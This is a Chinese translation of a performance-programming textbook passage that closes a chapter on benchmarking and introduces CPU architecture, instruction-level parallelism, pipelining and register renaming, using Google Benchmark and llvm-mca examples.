一個大型的高性能項目中，可以看到本章所學到的每一種工具和方法會多次使用。粗略測量——對整個程序或大部分程序進行基準測試和分析——指向需要進一步研究的代碼區域。隨後會進行更多輪的基準測試或收集更詳細的數據。最終，確定需要優化的代碼，然後問題就變成了，如何才能更快地完成這項工作？此時，可以使用微型基準測試或小型基準測試來測試優化代碼。甚至可能會發現，您對這段代碼的理解並不如自己所想的那麼透徹，並且需要對其性能進行更詳細的分析。同時，不要忘記可以對微基準測試結果進行分析！

最終，將得到性能關鍵代碼的新版本，在小型基準測試中看起來是沒問題的。但是，不要做任何假設！現在必須通過測試整個程序的性能，來確定所做的優化或增強是否有效。有時，這些測量將確認您對問題的理解，並驗證解決方案。有時，會發現問題並不像想象的那樣。優化本身雖然有益，但並沒有對整個程序產生預期的效果（甚至會使事情變得更糟）。當有了一個新的數據點，可以比較新舊解決方案的數據，並在比較二者差異中尋找答案。

高性能程序的開發和優化從來不是線性的、循序漸進的過程。相反，它有許多迭代，從高級概述到低級數據分析，然後重複。這個過程中，直覺起著作用，只要確保測試和確認期望相符即可。因為涉及到性能時，沒有什麼是真正的顯而易見。

下一章，將看到我們之前遇到的問題的解決方案，刪除不必要的代碼使程序變慢。為了做到這一點，我們必須瞭解如何有效地使用 CPU 以獲得最大的性能，下一章將專門來討論這個問題。

2.7. 練習題

1. 為什麼需要性能測試？
2. 為什麼需要不同的方法來衡量性能？
3. 手動基準測試的優點和侷限性是什麼？
4. 如何使用分析的方式來測試性能？
5. 小型基準測試（包括微基準測試）的用途是什麼？

第 3 章 CPU 架構、資源和性能

這一章，開始探索計算硬件。我們想知道最優地使用方式，並從中獲得最佳的性能。首先要了解的硬件組件是 CPU，即中央處理器。CPU 完成了所有的計算，如果不高效地使用它，就沒有什麼能拯救緩慢、性能低的程序了。本章將專門瞭解 CPU 資源和能力，最佳的使用方法，常見的 CPU 資源沒有得到最佳利用的原因，以及如何解決這些問題。

本章將討論以下內容：

- 現代 CPU 的架構
- 使用 CPU 的內部併發獲得最佳性能
- CPU 流水線和投機執行
- 分支優化和無分支計算
- 如何評估程序是否高效地使用 CPU 資源

3.1. 相關準備

需要提前準備 C++ 編譯器和微基準測試工具，比如：在前一章中使用的谷歌基準測試庫 (<https://github.com/google/benchmark>)。我們也將使用 LLVM 機器代碼分析器 (LLVMMCA)：<https://llvm.org/docs/CommandGuide/llvm-mca.html>。如果想使用 MCA，那麼需要基於 llvm 的編譯器，比如 Clang。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter03>

3.2. 從 CPU 性能開始

前面的章節中已經注意到，高效的程序需要充分利用可用的硬件資源，而不是把它們浪費在不必要的任務上。但也不能這樣簡單地描述高性能程序，因為只能根據特定目標定義性能的優劣。本書中，特別在本章，主要關注計算性能或吞吐量。用現有的硬件資源可以以多快的速度解決問題？這種類型的性能與效率密切相關。若程序執行的每次計算都使我們更接近結果，那麼將更快地得到結果。

這就引出了下一個問題：一秒鐘可以完成多少計算？當然，答案取決於硬件，以及程序使用硬件的效率。程序需要多個硬件組件：處理器和內存，也需要為分佈式、雲存儲和其他 I/O 通道提供的網絡連接，和為操作大量外部數據（可能是其他硬件）提供的網絡連接，這取決於程序如何進行工作。一切都從處理器開始說起，所以先來探索高性能編程。本章中，我們將程序限制在一個線程上，併發執行將在後面的章節中進行介紹。

從這個角度來看，本章的內容為，如何在單個線程中充分利用 CPU 資源。要理解這一點，首先要了解 CPU 有哪些資源。當然，不同的處理器和不同的處理器模型將有不同的硬件功能，而本書的目標有兩個：首先，對這個主題有一個大致的瞭解；其次，使用必要的工具，獲得更詳細和具體信息。不過，現代 CPU 很複雜，可用的計算資源只能進行總結概述。為了說明這一點，看一下英特爾 CPU 的模貝示例：




圖 3.1 - Pentium CPU 的模貝圖像，帶有功能區標記 (來源:Intel)

圖像頂部是主要功能區域。如果是第一次看到這樣的圖片，最令人吃驚的細節可能是執行單元，也就是做加法、乘法和我們認為是 CPU 主要功能的部分，實際上甚至不佔用四分之一的硅面。剩下的是其他的東西，其目的基本上是使加法和乘法能夠有效地工作。並且，處理器有許多具有不同功能的組件。這些組件有一些是獨立工作的，開發者無需做什麼就可以使用它們。有些需要精心安排機器碼，這主要由編譯器完成。但是，超過一半的硅面用於組件，這些組件不僅僅是進行優化，還為了獲得處理器的最大性能。開發者需要了解它們是如何工作的，它們可以做什麼和不可以做什麼，以及什麼會影響它們的操作效率（積極和消極）。如果需要真正出色的性能，即使使用那些運行良好的部分，也可以從這些組件中受益。

有很多關於處理器架構的書，包括設計師用來提高性能的所使用的硬件技術。這些書可以作為知識的來源，但本書不會再成為這樣的書。這裡，我們將著重於探索發揮硬件性能的實際方法，我們先從 CPU 開始。

3.3. 微基準測試性能

上一節的結果可能會有些沮喪。處理器非常複雜，需要處理很多問題才能以最高效率運行。這裡，我們從簡單的開始，看看處理器基本操作的速度。為此，我們將使用谷歌基準測試工具。下面是兩個數組簡單相加的基準測試：

01_superscalar.C

```

1 #include "benchmark/benchmark.h"
2 void BM_add(benchmark::State& state) {
3     srand(1);
4     const unsigned int N = state.range(0);
5     std::vector<unsigned long> v1(N), v2(N);
6     for (size_t i = 0; i < N; ++i) {
7         v1[i] = rand();
8         v2[i] = rand();
9     }
10    unsigned long* p1 = v1.data();

```

```

11  unsigned long* p2 = v2.data();
12  for (auto _ : state) {
13      unsigned long a1 = 0;
14      for (size_t i = 0; i < N; ++i) {
15          a1 += p1[i] + p2[i];
16      }
17      benchmark::DoNotOptimize(a1);
18      benchmark::ClobberMemory();
19  }
20  state.SetItemsProcessed(N*state.iterations());
21 }
22 BENCHMARK(BM_add)->Arg(1<<22);
23 BENCHMARK_MAIN();

```

第一個例子，展示了基準的所有細節，包括輸入的生成。大多數操作的速度並不依賴於操作數的值，這裡使用隨機輸入，這樣在處理對輸入敏感的操作時就不用擔心了。雖然將值存儲在數組中，但我們不想測試數組索引的速度：編譯器肯定會優化表達式 `v1[i]`，以生成與 `p1[i]` 完全相同的代碼，但為什麼要冒這個險呢？將盡可能多的不重要的細節排除在外，直到剩下最基本的問題。內存中有兩個數組，我們想對數組的每個元素進行一些計算。

另一方面，必須考慮不需要的編譯器優化的可能。編譯器可能會發現整個程序只是一個非常長，且什麼都不做的過程（至少就 C++ 標準而言是這樣的），並通過優化掉大塊的代碼，給出一個更快的方法來做同樣的事情。編譯器的方向是不要優化掉計算的結果，並假定內存的狀態可以在基準迭代之間進行修改，這也會阻止此類優化。另外，將變量 `a1` 聲明為 `volatile` 肯定會阻止大多數不應該的優化。反過來，它也會阻止編譯器優化循環，這不是我們想要的結果。我們想看到 CPU 如何高效地處理兩個數組，也就是如何生成最高效的代碼。我們只是不想讓編譯器發現基準循環的第一次迭代與第二次迭代完全相同。

微基準測試的一個不尋常的應用。有一小段代碼，我們想知道它有多快，以及如何使它更快。我們使用微基準來瞭解處理器的性能，通過對代碼進行裁剪，帶給一些啟發。

編譯基準測試時，應該打開優化選項。運行基準測試將產生如下的結果（當然確切的數字取決於 CPU）：

```

$ clang++-11 -g -O3 -mavx2 -Wall -pedantic -I$GBENCH_DIR/include benchmark.C \
> $GBENCH_DIR/lib/libbenchmark.a -pthread -lrt -lm -o benchmark
$ ./benchmark
-----
Benchmark           Time             CPU Iterations
-----
BM_add/4194304    3324498 ns    3322876 ns      215  1.17556G items/s

```

圖 3.2

目前，我們還不能從這個實驗中得出什麼結論（除了現代 CPU 速度的確快）。CPU 可以在不到 1 紳秒的時間內將兩個數字相加。如果對此感到好奇，可以探索一下其他運算：減法和乘法所花費的時間與加法相同，而整數除法則相當緩慢（比加法慢三到四倍）。

為了分析代碼的性能，必須按照處理器的方式來進行。兩個輸入數組存儲在內存中，但是加法或乘法操作是在存儲在寄存器中的值之間執行的（對於某些操作，可能是在寄存器和內存位置之間）。這就是處理器如何一步步地對循環進行迭代。迭代開始時，索引變量 `i` 在一個 CPU 寄存器中，對應的兩個數組元素 `v1[i]` 和 `v2[i]` 在內存中：




圖 3.3

做計算之前，必須將輸入移到寄存器中。必須為每個輸入分配一個寄存器，併為結果分配一個寄存器。在給定的循環迭代中，第一個指令會把一個輸入加載到寄存器中：




圖 3.4 - 第 i 次迭代：第一個指令後的處理器狀態

`read`(或 `load`) 指令使用內存中包含索引 i 和數組 $v1$ 位置的寄存器來訪問值 $v1[i]$ ，並將其複製到寄存器中。下一條指令以相同的方式來加載第二個輸入：




圖 3.5 - 第 i 次迭代：第 2 條指令後的處理器狀態

現在可以進行加法或乘法運算了：




圖 3.6 - 第 i 次循環迭代結束時的處理器狀態

這行簡單的代碼在轉換成硬件指令後，就產生了所有這些操作（加上進入下一次循環迭代所需的操作）：

```
1 a1 += p1[i] + p2[i];
```

從效率的角度來看，我們只關注最後一步。CPU 可以在一納秒內把兩個數字相加或相乘，這已經很好了，但還能做得更好嗎？許多晶體管都致力於處理和執行指令，所以它們能處理更多的東西。讓我們嘗試對相同的值做兩個操作，而不是一個：

01_superscalar.C

```
1 void BM_add_multiply(benchmark::State& state) {
2     ... prepare data ...
3     for (auto _ : state) {
4         unsigned long a1 = 0, a2 = 0;
5         for (size_t i = 0; i < N; ++i) {
6             a1 += p1[i] + p2[i];
7             a2 += p1[i] * p2[i];
8         }
9         benchmark::DoNotOptimize(a1);
10        benchmark::DoNotOptimize(a2);
11        benchmark::ClobberMemory();
12    }
13    state.SetItemsProcessed(N*state.iterations());
14 }
```

如果加法和乘法都需要 1 納秒，那麼兩者都需要多長時間？基準測試給了我們答案：

Benchmark	Time	CPU Iterations	Items/s
BM_add/4194304	3027530 ns	3024938 ns	457 1.29135G items/s
BM_multiply/4194304	3351629 ns	3350943 ns	409 1.16572G items/s
BM_add_multiply/4194304	3399739 ns	3399383 ns	402 1.14911G items/s

圖 3.7 - 一條指令和兩條指令的基準測試

令人驚訝的是，這裡一加一，居然等於一。我們可以在一次迭代中添加更多的指令：

```

1 for (size_t i = 0; i < N; ++i) {
2     a1 += p1[i] + p2[i];
3     a2 += p1[i] * p2[i];
4     a3 += p1[i] << 2;
5     a4 += p2[i] - p1[i];
6 }

```

每次迭代的時間仍然相同 (基準測量的精度範圍內略有差異):

Benchmark	Time	CPU Iterations	
BM_add/4194304	3027530 ns	3024938 ns	457 1.29135G items/s
BM_multiply/4194304	3351629 ns	3350943 ns	409 1.16572G items/s
BM_add_multiply/4194304	3399739 ns	3399383 ns	402 1.14911G items/s
BM_add2_multiply_sub_shift/4194304	3424051 ns	3423901 ns	394 1.14088G items/s

圖 3.8 - 每次迭代最多有四條指令循環的基準測試結果

我們認為處理器每次只執行一條指令的觀點需要修正了:




圖 3.9 - 處理器在一次執行多個操作

只要操作數在寄存器中了，處理器就可以同時執行多個操作，這就是所謂的指令級並行 (ILP)。

當然，可以執行多少操作是有限制的，處理器能夠執行整數的計算單元是有限的。儘管如此，通過在一次迭代中添加越來越多的指令，嘗試將 CPU 推向極限是有指導意義的:

```

1 for (size_t i = 0; i < N; ++i) {
2     a1 += p1[i] + p2[i];
3     a2 += p1[i] * p2[i];
4     a3 += p1[i] << 2;
5     a4 += p2[i] - p1[i];
6     a5 += (p2[i] << 1)*p2[i];
7     a6 += (p2[i] - 3)*p1[i];
8 }

```

當然，處理器可以執行的指令數量取決於 CPU 和指令，但與單個乘法運算相比，前面的循環速度明顯出現了下降，至少在我使用的機器上是這樣:

Benchmark	Time	CPU Iterations	
BM_instructions/4194304	4786780 ns	4786617 ns	296 835.663M items/s

圖 3.10 - 每迭代 8 條指令的基準測試結果

就硬件利用率而言，可以看到最初的代碼是多麼低效。CPU 顯然可以在每次迭代中執行 5 到 7 個不同的操作，因此單個乘法甚至用不到其能力的四分之一。事實上，現代處理器的能力更令人吃驚。除了我們一直在試驗的整數計算單元外，還有單獨的浮點硬件，可以在雙精度或浮點值上執行指令，以及同時執行 MMX、SSE、AVX 和其他專門指令的向量處理單元！

3.3.1 可視化的指令級並行

目前，我們關於 CPU 並行執行多條指令能力的結論還是基於間接證據。如果能直接確認這就是事實，那就太好了。我們可以從機器碼分析器 (MCA) 得到這樣的確認，它是 LLVM 工具鏈的一部分。分析器將彙編代碼作為輸入，並獲得關於指令如何執行、延遲和瓶頸是什麼等信息。我們不打算在這裡學習這個高級工具的功能（詳細信息請參閱項目主頁，<https://llvm.org/docs/CommandGuide/llvm-mca.html>）。現在，可以使用它來查看 CPU 如何執行操作的。

第一步是用分析器標記註釋代碼，選擇要分析的代碼段：

```
1 #define MCA_START __asm volatile("# LLVM-MCA-BEGIN");
2 #define MCA_END __asm volatile("# LLVM-MCA-END");
3 ...
4 for (size_t i = 0; i < N; ++i) {
5     MCA_START
6     a1 += p1[i] + p2[i];
7     MCA_END
8 }
```

不必為分析器標記使用 `#define`，但記住這些命令比記住精確的彙編語法要容易（可以保存 `#define` 在頭文件中，並在需要時包含）。為什麼只標記循環的主體，而不是整個循環呢？分析器實際上假設所選的代碼片段在一個循環中運行，並將其重複若干次迭代（默認情況下為 10 次）。可以嘗試為分析標記整個循環。但根據編譯器的優化，這可能會使分析器感到困惑（這是一個強大的工具，但不容易使用）。

現在運行分析器：

```
$ clang++-11 benchmark.C -g -O3 -mavx2 --std=c++17 -mllvm -x86-asm-syntax=intel \
> -S -o - | llvm-mca-11 -mcpu=btver2 -timeline
```

圖 3.11

我們不是把代碼編譯成可執行文件，而是用 Intel 語法生成彙編輸出 (-S)。輸出輸送到分析器，在分析器可以報告結果的許多方式中，我們選擇了時間軸輸出。時間軸視圖顯示每條指令在執行過程中的移動。我們分析兩個代碼片段，一個使用單個操作（加法或乘法），另一個使用兩個操作。以下是迭代的時間線，只有一次乘法（我們已經刪除了時間線中間的所有行）：

```
Timeline view:
          0123456789      0123456789      01234
Index    0123456789      0123456789      01234
[0,0]   DeeeER . . . . . . . . . . . . mov rax, qword ptr [rbx + 8*rcx]
[0,1]   D=eeeeeeeER . . . . . . . . . . . . imul rax, qword ptr [r15 + 8*rcx]
[0,2]   .D=====eeeeEEER . . . . . . . . . . . . add qword ptr [rsp + 8], rax
[1,0]   .D=eeeE-----R . . . . . . . . . . . . mov rax, qword ptr [rbx + 8*rcx]
...
[9,1]   . . . . . D=====eeeeeeeE---R . . imul rax, qword ptr [r15 + 8*rcx]
[9,2]   . . . . . D=====eeeeeeeE---R . . add qword ptr [rsp + 8], rax
```

圖 3.12

橫軸是時的週期，該分析模擬運行選定的代碼片段十次迭代，每條指令都由其在代碼中的序號和迭代索引來標識，因此第一次迭代的第一條指令的索引為 [0,0]，最後一條指令的索引為 [9,2]。最後一條指令也是第十次迭代的第三條指令（每次迭代只有三條指令）。根據時間軸，整個過程需要 55 個週期。

從內存中讀取 $p1[i]$ 和 $p2[i]$ ，對其進行操作：

```
1 #define MCA_START __asm volatile("# LLVM-MCA-BEGIN");
2 #define MCA_END __asm volatile("# LLVM-MCA-END");
3 ...
4 for (size_t i = 0; i < N; ++i) {
5     MCA_START
6     a1 += p1[i] + p2[i];
7     a2 += p1[i] * p2[i];
8     MCA_END
9 }
```

讓我們看看每個迭代有兩個操作的時間軸，一個加法和一個乘法：

Timeline view:										
Index	0123456789			0123456789			0123456789			
	0123456789	0123456789	0123456789	0123456789	0123456789	0123456789	0123456789	0123456789	0123456789	
[0,0]	DeeeER	mov	rax, qword ptr [r15 + 8*rcx]
[0,1]	D=eeeER	mov	rdx, qword ptr [rbx + 8*rcx]
[0,2]	.D==eER	lea	rsi, [rdx + rax]
[0,3]	.D=====eeeeER	add	qword ptr [rsp + 16], rsi
[9,4]	D=====eeeeEE---R	.	imul	rdx, rax	
[9,5]	D=====eeeeEE	ER	add	qword ptr [rsp + 8], rdx	

圖 3.13

現在執行的指令更多了，每次迭代有 6 條指令（最後一條指令有索引 [9,5]）。時間軸的持續時間只增加了一個週期。圖 3.12 中，時間軸結束於第 54 週期，而在圖 3.13 中，結束於第 55 週期。正如我們所懷疑的那樣，處理器在同樣長的時間內執行了兩倍的指令。

可能還注意到，對於目前為止的所有基準測試，我們都增加了對相同輸入值執行的操作的數量（添加、減去、乘以等）。就運行時而言，這些額外的操作是免費的（在一定程度上），這是非常重要的經驗：當在寄存器中有了一些值，在相同的值上加法計算可能不會降低任何性能，除非程序已經非常高效，並且將硬件壓到了極限。遺憾的是，實驗和結論的實用價值有限。所有計算在同一時間只執行少量輸入，下一次迭代使用自己的輸入，並且可以在相同的輸入上找到一些更有用的計算，這種情況發生的頻率有多高呢？也不是沒有，但很少。擴展我們對 CPU 計算能力的簡單演示將會遇到一個或多個難題，首先就是數據依賴。循環的順序迭代通常不獨立，可能每個迭代都需要一些來自前面迭代的數據。下一節將探討這種情況。

3.4. 數據依賴和流水線

對 CPU 能力的分析表明，只要操作數在寄存器中，處理器就可以同時執行多個操作。可以計算一個相當複雜的表達式，它只依賴於兩個值，所需的時間與將這些值相加所需的時間一樣多。不過，依賴於兩個值的限定是非常嚴重的限制。現在考慮一個代碼示例：

```

1 for (size_t i = 0; i < N; ++i) {
2     a1 += (p1[i] + p2[i])*(p1[i] - p2[i]);
3 }

```

所有代碼都有相同的循環，只是實現更簡單: $a1 += (p1[i] + p2[i]) * (p1[i] - p2[i]);$ 。同樣， $p1[i]$ 只是 $v1[i]$ 的別名， $p2$ 和 $v2$ 也是如此。這個代碼更復雜嗎？處理器可以在一個週期內完成加法、減法和乘法運算，而表達式只依賴於兩個值： $v1[i]$ 和 $v2[i]$ ，而這個表達式不能在一個循環中求值。為了明確這一點，我們引入了兩個臨時變量，只是表達式求值過程中的中間結果：

```

1 for (size_t i = 0; i < N; ++i) {
2     s[i] = (p1[i] + p2[i]);
3     d[i] = (p1[i] - p2[i]);
4     a1[i] += s[i]*d[i];
5 }

```

如前所述，加減的結果 $s[i]$ 和 $d[i]$ 可以同時計算。最後一行不能執行，除非已知 $s[i]$ 和 $d[i]$ 的值。無論 CPU 一次可以做多少加法和乘法，但無法計算輸入未知的操作的結果。而這裡，CPU 必須等待乘法的輸入準備就緒。第 i 次迭代需要分兩步執行：首先，必須加減（我們可以同時進行）；其次，必須將結果相乘。迭代現在需要兩個週期而不是一個週期，因為計算的第二步依賴於第一步產生的數據：



圖 3.14 - 循環計算中的數據依賴

儘管 CPU 有資源可以同時執行這三種操作，但由於計算中的數據依賴，無法使用這種能力。當然，這嚴重限制了我們使用處理器的效率。依賴關係在程序中很常見，硬件設計者想出了有效的解決方案。仔細地看圖 3.14，當計算 $s[i]$ 和 $d[i]$ 的值時，乘法硬件單元閒置了。不能在更早的時候開始計算乘積，但是可以同時將之前迭代的值 $s[i-1]$ 和 $d[i-1]$ 相乘。現在循環的兩個迭代在時間上進行交錯：




圖 3.15 - 流水線：行對應於連續的迭代，同一行中的所有操作將同時執行

這種轉換稱為流水線：將複雜的表達式分解成多個階段，並在流水線中執行。流水線中，前一個表達式的第 2 階段和下一個表達式的第 1 階段同時運行（更復雜的表達式將有更多的階段，需要更深層的流水線）。只要有多次迭代，CPU 就能像單次乘法那樣快速地計算兩階段加減乘除的表達式：第一次迭代需要兩個週期（先加減，再加減），這無法避免。類似地，最後一次迭代將以乘法

結束，同時不能做其他事情，在此期間的所有迭代都會同時執行三個操作。我們已經知道 CPU 可以同時進行加、減、乘運算，乘法屬於循環內的不同迭代。

可以用一個簡單的基準測試來進行確認。這個測試中，我們將每次循環迭代做一次乘法所花費的時間，與兩步迭代所花費的時間進行比較：

Benchmark	Time	CPU Iterations	
BM_multiply/4194304	3808797 ns	3808122 ns	188 1050.39M items/s
BM_add_multiply_dep/4194304	3883045 ns	3882303 ns	173 1030.32M items/s

圖 3.16

正如預期，兩個循環在本質上以相同的速度運行。我們可以得出結論，流水線完全消除了由數據依賴引起的性能損失。注意，流水線並沒有消除數據依賴，每個循環迭代仍然必須在兩個階段執行，第二階段取決於第一個階段的結果。通過將不同階段的計算交叉起來，流水線確實消除了這種依賴所致的低效率（至少在理想情況下是這樣的，這也是我們目前所擁有的）。更直接的確認方式，可以從機器碼分析器的結果中看到。同樣，時間軸視圖是最直觀的：



圖 3.17 - 流水線的加減乘循環（上）和單乘法循環（下）的時間軸視圖

如您所見，執行任一循環的 10 次迭代都需要 56 個週期。時間軸中的關鍵步驟是執行一條指令：e 表示執行的開始，E 表示執行的結束。流水線的效果在時間軸上清晰可見：循環的第一次迭代開始在第二個循環上執行，指令為 [0,0]，第一次迭代的最後一條指令是在第 18 個週期上執行的（橫軸是週期數）。第二次迭代開始在第 4 個週期執行，兩個迭代之間有明顯的重疊。這就是運行中的流水線，可以看到它是如何提高程序效率的。幾乎每個週期，CPU 都在使用它的計算單元執行來自多次迭代的指令。執行一個簡單循環所需的週期與執行更復雜循環所需的週期相同，因此額外的機器操作不需要額外的時間。

本章不打算成為機器碼分析器的手冊，為了更好地理解時間軸和其他信息，讀者們可以自己研究一下它的文檔。不過，有一個問題必須指出來，循環的每次迭代不僅執行相同的 C++ 代碼，

也有完全相同的機器碼。因為流水線由硬件完成，而不是編譯器，編譯器只為迭代生成代碼，以及跳轉到下一個迭代所需的操作（或完成後退出循環）。處理器並行執行多條指令，可以在時間軸上看到。經過仔細觀察，有些東西是沒有意義的，例如：圖 3.17 中的指令 [0,4]，它在第 6 和 12 個週期期間執行，使用 CPU 的 `rax` 和 `rsi` 寄存器。在循環第 8 和 9 個週期期間執行的指令 [1,2]：也使用相同的寄存器，寫進寄存器 `rsi`，同時其他指令也會對寄存器 `rsi` 進行操作。這是不可能出現的情況，雖然 CPU 可以使用多個獨立的計算單元同時進行多個操作，但不能同時在同一個寄存器中存儲兩個不同的值。儘管隱藏得很好，但這個矛盾實際上是存在的。在圖 3.15 中，假設編譯器在所有迭代中只生成一個代碼副本，用來存儲 `s[i]` 的寄存器與需要讀取的 `s[i-1]` 使用相同寄存器，並且這兩個操作同時發生。

CPU 的寄存器比目前看到的要多很多。問題是每次迭代的代碼完全相同，包括寄存器名稱，但是在每次迭代時，必須在寄存器中存儲不同的值。看起來我們的假設和流水線上的實際上情況應該不可能發生，例如：下一個迭代必須等待上一個迭代停止，使用它所需要的寄存器。但真實情況並非這樣，解決這個矛盾的方法使用寄存器重命名的硬件技術。在程序中看到的寄存器名，例如 `rsi`，其實不是真正的寄存器名。可以由 CPU 映射到實際物理寄存器上，所以同名 `rsi` 可以映射到具有相同大小和功能的不同寄存器上。

